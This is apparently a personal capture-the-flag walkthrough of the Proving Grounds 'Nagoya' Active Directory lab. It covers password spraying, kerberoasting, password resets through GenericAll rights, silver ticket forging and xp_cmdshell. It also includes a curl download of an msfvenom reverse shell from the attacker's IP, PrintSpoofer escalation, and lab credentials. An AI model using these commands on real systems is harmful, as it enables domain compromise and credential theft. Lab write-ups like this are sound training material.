Nmap
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
80/tcp   open  http              Microsoft IIS httpd 10.0
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Nagoya Industries - Nagoya
|_http-server-header: Microsoft-IIS/10.0
|_http-favicon: Unknown favicon MD5: 9200225B96881264E6481C77D69C622C
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-11-04 23:44:49Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
|_ssl-date: 2026-11-04T23:45:56+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=nagoya.nagoya-industries.com
| Issuer: commonName=nagoya.nagoya-industries.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-11-03T23:43:37
| Not valid after:  2027-05-05T23:43:37
| MD5:     bbed cfd2 3833 e8a5 c193 1bd1 9291 d9a5
| SHA-1:   37be a347 3df9 1470 27c8 fb59 b1c5 a5e5 92e2 febd
|_SHA-256: 94b3 8c40 ae98 eb6b 9cf2 12ef d123 dc26 0a64 ef4e 0ff6 1ae5 ba01 68bd d42e 0f0a
5985/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Enumeration
| Port | Service | Comments |
|---|---|---|
53 | DNS | |
80 | HTTP | Site with list of employee names |
88 | Kerberos | AD environment |
135 | RPC | Domain info? |

139/445 | SMB | Null session OK, No shares |
389/636/3268-9 | LDAP | Domain info? |
464 | kpasswd | Kerberos |
593 | RPC over HHTP | Domain info? |
3389 | RDP | Maybe our access vector later |
5985 | WinRM | Maybe our access vector later |
Domain information from enum4linux-ng:

nagoya-industries.com -> added to /etc/hosts
nagoya.nagoya-industries.com -> DC added to /etc/hosts
SMB - no shares available as Null:

LDAP dump?
ldapsearch -H ldap://192.168.233.21 -x -s base namingcontexts
No luck:


Making a names.txt file with employee names pulled from the site on port 80. This will be fed into username-anarchy, which will generate a list of potential usernames.
A sample of the username-anarchy output:
Now we can run kerbrute to see if we can identify any valid users.
kerbrute_linux_amd64 userenum -d NAGOYA-INDUSTRIES.COM --dc 192.168.233.21 users.txt -o kerbrute_usersSuccess!

We find these users and add them to valid_users.txt. awk can help us clean up this list:
awk -F'[ :@]' '{print $(NF-1)}' kerbrute_users[ :@] is a custom list of separators, and then NF-1 chooses the field at -1.

I used impacket-getNPUsers to check for UF_DONT_REQUIRE_PREAUTH but no luck.
Getting a Set of Credentials
We pretty much have password spraying left. Fortunately the password policy must be unrestricted because I tried a TON of possibilities. I had pinpointed the copyright year at he bottom of the page pretty early on, and tried some company-name combinations, but eventually tried combining them with Nagoya2023. Success!
nxc smb 192.168.233.21 -u valid_users.txt -p Nagoya2023 --continue-on-successThe clue:


andrea.hayes:Nagoya2023
We find a few more users with nxc --users, including some service accounts.
Administrator
krbtgt
svc_mssql
svc_tpl
svc_web
svc_helpdesk
I have a hunch about svc_helpdesk… Often help desk accounts have password reset privileges that we could abuse.
We want to check for Kerboastable accounts with Impacket’s GetUserSPNs. Sure enough, we capture two hashes (one of them being `svc_helpdesk!).
hashcat -m 13100 kerberoasted.hash /usr/share/wordlists/rockyou.txHOWEVER -> Hashcat only cracks svc_mssql. Which is no problem, I’m happy we cracked at least one.
svc_mssql:Service1`
Let’s run bloodhound-python and fire up Bloodhound.
bloodhound-python -d NAGOYA-INDUSTRIES.COM -u svc_mssql -p Service1 -gc NAGOYA.NAGOYA-INDUSTRIES.COM -ns 192.168.233.21 -c all
Ingesting the data:
The path to at least local admin is unclear. There are no direct paths from our owned principals. However, I may see a path.
Our andrea.hayes user has GenericAll over several users through her membership to EMPLOYEES@NAGOYA-INDUSTRIES.COM. Those users are members of the HELPDESK@NAGOYA-INDUSTRIES.COM group, which has GenericAll over a CHRISTOPHER.LEWIS user who is nested as a member of ultimately the REMOTE MANAGEMENT USERS group. I have confirmed that neither of our currently owned principals have access to WinRM nor RDP. So maybe we can at least get a session on the DC using this attack path.



First, we attempt to change one of the HELP DESK member’s password.
net rpc password "bethan.webster" "P@ssw0rd123" -U NAGOYA-INDUSTRIES.COM/"andrea.hayes"%"Nagoya2023" -S "NAGOYA.NAGOYA-INDUSTRIES.COM"Then wee test with nxc to confirm the change worked. It did.

Next we will change CHRISTOPHER.LEWIS’s password.
But, for some reason it fails to autheticate. I double-verified that bethan’s password change worked by querying nxc for --users (does not work without credentials), and it worked. So something is going on. Perhaps we can Kerberoast Christopher’s account though.


It did not crack. I went ahead and tried to crack all the users that I did a targeted kerberoasting attack on, and none of them cracked. So this is not our vector.
WAIT! I made a type in my attempt to change Christopher’s password. It works when I fix that.
net rpc password "christopher.lewis" "P@ssw0rd123" -U NAGOYA-INDUSTRIES.COM/"bethan.webster"%"P@ssw0rd123" -S "nagoya.nagoya-industries.com"Password change success confirmed:


We should now be able to log in as Christopher and grab local.txt at least.
Privilege Escalation
What we can do - since we have access to a service account, is forge a silver ticket impersonating Administrator, and then run xp_cmdshell within the internally-open mssql service on port 1422 to spawn a reverse shell.
Verifying mssql is open internally:

We will need the domain SID to use with impacket-ticketer. Note: IP of the DC changes here as I picked this up the next day and re-instantiated the lab.
 =====================================================
|    Domain Information via RPC for 192.168.225.21    |
 =====================================================
[+] Domain: NAGOYA-IND
[+] Domain SID: S-1-5-21-1969309164-1513403977-1686805993
[+] Membership: domain member
We will also need to convert our svc_mssql password to an NT hash. I used this tool.
The impacket-ticketer command (we can get the SPN from impacket-GetUserSPNs):
impacket-ticketer -nthash E3A0168BC21CFB88B95C954A5B18F57C -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator
Then we just set the environment variable to point to our new silver ticket.
export KRB5CCNAME=/home/kali/ProvingGrounds/Nagoya/Administrator.ccacheSince we need to use the ticket from our attack machine, we will have to tunnel with chisel. I used evil-winrm as Christoper to upload the tool.
On the attacking machine:
./chisel server --reverse --socks5On the DC:
.\chisel.exe client 192.168.45.221:8080 R:socksNow we can use proxychains and impacket-mssqlclient to connect to the database and run xp_cmdshell commands.
Logging in with impacket-mssqlclient:

We will need to craft a malicious payload with msfvenom.
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.221 LPORT=445 -f exe -o rev.exeNote: We could have also used windows/x64/shell_reverse_tcp in this case.

I tried running the xp_cmdshell command but it was denied. We need to run a few configuration commands first to enable it.
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
Now we should be able to run the command to transfer rev.exe to the box. We open a python3 http server and run it.
xp_cmdshell "curl http://192.168.45.221/rev.exe -o C:\Temp\rev.exe"
Now we open a listener and trigger rev.exe.

Note that we have the shell as svc_mssql, not Administrator. This is because even though we were able to use the MSSQL service as admin, the OS will spawn cmd.exe under the context of the user who owns the SQL process, which is svc_mssql. This is ok, however, because we have SeImpersonatePrivilege, which will allow us to use PrintSpoofer to escalate our privileges.
We upload PrintSpoofer64.exe to the box and run it to spawn cmd.exe as admin.
.\PrintSpoofer64.exe -i -c cmd.exe
🎉 Done! 🎉
Takeaways:
- I learned for the first time during this lab that if you have access to a service account, you can ALWAYS forge a silver ticket.
- We needed access to
Christopher.Lewisin order to getchiselon the box. So our work there was not in vain. - Could also have used
JuicyPotato,GodPotatoorSigmaPotato, especially if we were on a Windows 11 host. In fact there are more here. - This was a fun one!
- I checked a writeup once I was done and there were a couple things they did differently:
- They got in to different users with
Summer2023. Unless I misspelled it I definitely tried this password in my spraying and it didn’t work for any users. Not sure what happened. - I neglected to check for SMB shares once I had credentials. Had I, I would have discovered a
ResetPassword.exefile that I could have usedGhidrato look at and find the password forsvc_helpdesk.
- They got in to different users with